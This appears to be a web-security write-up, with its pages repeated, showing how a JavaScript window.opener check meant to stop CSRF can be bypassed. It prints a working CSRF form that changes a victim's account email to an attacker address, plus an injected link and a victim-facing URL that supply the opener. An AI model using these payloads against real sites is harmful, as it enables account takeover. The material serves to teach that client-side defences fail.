| Abusing Windows Opener To Bypass CSRF Protection | | Narendra Bhati | Page 1
Abusing Windows Opener to Bypass CSRF
Protection
(Never Relay On Client Side)
Narendra Bhati
@NarendraBhatiB
http://websecgeeks.com
| Abusing Windows Opener To Bypass CSRF Protection | | Narendra Bhati | Page 2
Contents
1. Abstract..........................................................................................................................................................3
2. Introduction ................................................................................................................................................3
3. Analysis..........................................................................................................................................................4
4. Exploiting .....................................................................................................................................................6
5. Conclusion....................................................................................................................................................7
| Abusing Windows Opener To Bypass CSRF Protection | | Narendra Bhati | Page 3
1. Abstract
Due to the increase in use of Modern Web Application, Security is the main concern. For
security the developer mostly relay on Client Side Validation Mechanism. Those security
features makes web application more flexible and perform better but it comes with great
cost.
The client side validation is easy to bypass so 70% of web applications are vulnerable due
client side validation mechanism.
While I was working on a Web Application, I came across to an interesting security
mechanism which prevent the CSRF Attack.
2. Introduction
If we are talking about CSRF Protection, Then basically we think about 3 Fixes.
1) Referrer Check
2) Random Tokens Form Based
3) Cookie Based Random Tokens
Now the CSRF protection which I am talking about right now was deployed by using a
JavaScript Code, Which was totally on client side due to JavaScript nature.
| Abusing Windows Opener To Bypass CSRF Protection | | Narendra Bhati | Page 4
3. Analysis

As we can see the HTTP Header
POST /home/accountsettings HTTP/1.1
Host: websecgeeks.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101
Firefox/36.0
Referer: http://websecgeeks.com/
Connection: keep-alive
Content-Length: 57
newemail=attacker@something.com&Submit=Save
We can say that this code might be vulnerable to CSRF, as there is no Random Tokens exist. So I
tried to test it by creating an html page like this
<html>
<body>
<form action=”http://websecgeeks.com/home/accountsettings” method=”POST”>
<input type=”hidden” name=”newemail” value=”attacker@attacker.com” />
<input type=”hidden” name=”Submit” value=”Save” />
<input type=”submit” value=”Submit form” />
</form>
</body>
</html>
But when I execute this page in an authenticated session, the application logged out me
immediately. I tried one more time and again the application logged out me.
May be this application is validating the Referrer Value, so I manually added valid
referrer value. But Application logged me out again.
| Abusing Windows Opener To Bypass CSRF Protection | | Narendra Bhati | Page 5
After some time I found an interesting JavaScript Code which was reason behind this
protection.
The Code Was Like Below
<script>
if(window.opener ==null){
top.location.href=”/homedirectory/logoutuser”;
}
</script>
As we can see the code, we can clearly say that this code is looking for a windows opener
value. If the opener value is equal to "null" then application will simply logged us out
and terminate the session, which was very pretty if we talk about CSRF.
According to Windows Opener Description.
When a window is opened from another window, it maintains a reference to that first
window as window.opener. If the current window has no opener, this method returns
NULL. Windows Phone browser does not support window.opener. It is also not
supported in IE if the opener is in a different security zone.
Now anyhow we have to set the windows opener value to while doing CSRF attack.
| Abusing Windows Opener To Bypass CSRF Protection | | Narendra Bhati | Page 6
4. Exploiting

After analysis, I found a way from where we can create an Opener Value which is HREF
HTML Tag.
So I created two pages
1) xss.php
2) csrf3.html
1) Both pages are hosted on attacker web server, Currently assume as “localhost”
"xss.php" is the page where I create a HREF link to the "csrf3.html"
“xss.php” is passing a parameter called “zip” as GET method. Basically I keep the “zip”
as un-filtered, so whatever you inject in this, will display on page as it as. So I injected
the HREF TAG as Below
<a href="http://127.0.0.1/csrf3.html">Link For Target Application</a>
2) The second csrf3.html page will be like this as we seen in previous.
<html>
<body>
<form action=”http://websecgeeks.com/home/accountsettings”
method=”POST”>
<input type=”hidden” name=”newemail” value=”attacker@attacker.com”
/>
<input type=”hidden” name=”Submit” value=”Save” />
<input type=”submit” value=”Submit form” />
</form>
</body>
</html>
And final URL which should be sent to victim is
http://127.0.0.1/xss.php?zip=<a href="http://127.0.0.1/csrf3.html">Link For Target
Application</a>
| Abusing Windows Opener To Bypass CSRF Protection | | Narendra Bhati | Page 7
Below you can see the screen shot.
3. Now I am set. After clicking the Link given as HREF tag, I was able to open a new
page in new tab without getting logout, and also able to Bypass the CSRF Security.
5. Conclusion
As we already know that client side security is not a good idea. After this demonstration we can say
that creating new idea about preventing web application attacks is pretty good, but it is important
that how we implement them.

Abusing Windows Opener To Bypass CSRF Protection

  • 1.
    | Abusing WindowsOpener To Bypass CSRF Protection | | Narendra Bhati | Page 1 Abusing Windows Opener to Bypass CSRF Protection (Never Relay On Client Side) Narendra Bhati @NarendraBhatiB http://websecgeeks.com
  • 2.
    | Abusing WindowsOpener To Bypass CSRF Protection | | Narendra Bhati | Page 2 Contents 1. Abstract..........................................................................................................................................................3 2. Introduction ................................................................................................................................................3 3. Analysis..........................................................................................................................................................4 4. Exploiting .....................................................................................................................................................6 5. Conclusion....................................................................................................................................................7
  • 3.
    | Abusing WindowsOpener To Bypass CSRF Protection | | Narendra Bhati | Page 3 1. Abstract Due to the increase in use of Modern Web Application, Security is the main concern. For security the developer mostly relay on Client Side Validation Mechanism. Those security features makes web application more flexible and perform better but it comes with great cost. The client side validation is easy to bypass so 70% of web applications are vulnerable due client side validation mechanism. While I was working on a Web Application, I came across to an interesting security mechanism which prevent the CSRF Attack. 2. Introduction If we are talking about CSRF Protection, Then basically we think about 3 Fixes. 1) Referrer Check 2) Random Tokens Form Based 3) Cookie Based Random Tokens Now the CSRF protection which I am talking about right now was deployed by using a JavaScript Code, Which was totally on client side due to JavaScript nature.
  • 4.
    | Abusing WindowsOpener To Bypass CSRF Protection | | Narendra Bhati | Page 4 3. Analysis As we can see the HTTP Header POST /home/accountsettings HTTP/1.1 Host: websecgeeks.com User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0 Referer: http://websecgeeks.com/ Connection: keep-alive Content-Length: 57 newemail=attacker@something.com&Submit=Save We can say that this code might be vulnerable to CSRF, as there is no Random Tokens exist. So I tried to test it by creating an html page like this <html> <body> <form action=”http://websecgeeks.com/home/accountsettings” method=”POST”> <input type=”hidden” name=”newemail” value=”attacker@attacker.com” /> <input type=”hidden” name=”Submit” value=”Save” /> <input type=”submit” value=”Submit form” /> </form> </body> </html> But when I execute this page in an authenticated session, the application logged out me immediately. I tried one more time and again the application logged out me. May be this application is validating the Referrer Value, so I manually added valid referrer value. But Application logged me out again.
  • 5.
    | Abusing WindowsOpener To Bypass CSRF Protection | | Narendra Bhati | Page 5 After some time I found an interesting JavaScript Code which was reason behind this protection. The Code Was Like Below <script> if(window.opener ==null){ top.location.href=”/homedirectory/logoutuser”; } </script> As we can see the code, we can clearly say that this code is looking for a windows opener value. If the opener value is equal to "null" then application will simply logged us out and terminate the session, which was very pretty if we talk about CSRF. According to Windows Opener Description. When a window is opened from another window, it maintains a reference to that first window as window.opener. If the current window has no opener, this method returns NULL. Windows Phone browser does not support window.opener. It is also not supported in IE if the opener is in a different security zone. Now anyhow we have to set the windows opener value to while doing CSRF attack.
  • 6.
    | Abusing WindowsOpener To Bypass CSRF Protection | | Narendra Bhati | Page 6 4. Exploiting After analysis, I found a way from where we can create an Opener Value which is HREF HTML Tag. So I created two pages 1) xss.php 2) csrf3.html 1) Both pages are hosted on attacker web server, Currently assume as “localhost” "xss.php" is the page where I create a HREF link to the "csrf3.html" “xss.php” is passing a parameter called “zip” as GET method. Basically I keep the “zip” as un-filtered, so whatever you inject in this, will display on page as it as. So I injected the HREF TAG as Below <a href="http://127.0.0.1/csrf3.html">Link For Target Application</a> 2) The second csrf3.html page will be like this as we seen in previous. <html> <body> <form action=”http://websecgeeks.com/home/accountsettings” method=”POST”> <input type=”hidden” name=”newemail” value=”attacker@attacker.com” /> <input type=”hidden” name=”Submit” value=”Save” /> <input type=”submit” value=”Submit form” /> </form> </body> </html> And final URL which should be sent to victim is http://127.0.0.1/xss.php?zip=<a href="http://127.0.0.1/csrf3.html">Link For Target Application</a>
  • 7.
    | Abusing WindowsOpener To Bypass CSRF Protection | | Narendra Bhati | Page 7 Below you can see the screen shot. 3. Now I am set. After clicking the Link given as HREF tag, I was able to open a new page in new tab without getting logout, and also able to Bypass the CSRF Security. 5. Conclusion As we already know that client side security is not a good idea. After this demonstration we can say that creating new idea about preventing web application attacks is pretty good, but it is important that how we implement them.